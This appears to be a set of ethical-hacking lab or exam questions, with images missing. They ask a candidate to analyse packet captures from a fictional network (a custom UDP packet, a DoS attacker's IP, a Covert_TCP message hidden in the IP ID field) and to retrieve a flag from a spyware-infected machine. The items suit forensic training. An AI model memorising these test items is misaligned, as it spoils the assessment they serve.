
An attacker has created a custom UDP packet and sent it to one of the machines in the CEHORG. You have been given a task to study the ""CustomUDP.pcapng"" file and find the data size of the UDP packet (in bytes). Note: The CustomUDP.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine.




A denial-of-service attack has been launched on a target machine in the CEHORG network. A network session file "DoS.pcapng" has been captured and stored in the Documents folder of the EH Workstation - 2 machine. Find the IP address of the attacker's machine.





A machine in CEHORG network has been installed with a spyware by an Ex-employee. You are given a task to connect to the attacked machine to find out the hidden flag in the documents folder.





A disgruntled employee in CEHORG has used the Covert_TCP utility to share a secret message with another user in the CEHORG network. Covert_TCP manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can be used to hide the data inside IP header fields. The employee used the IP ID field to hide the message. The network capture file "Capture.pcapng" has been retained in the "C:\Users\Administrator\Documents" directory of the "EH Workstation – 2" machine. Analyze the session to get the message that was transmitted.







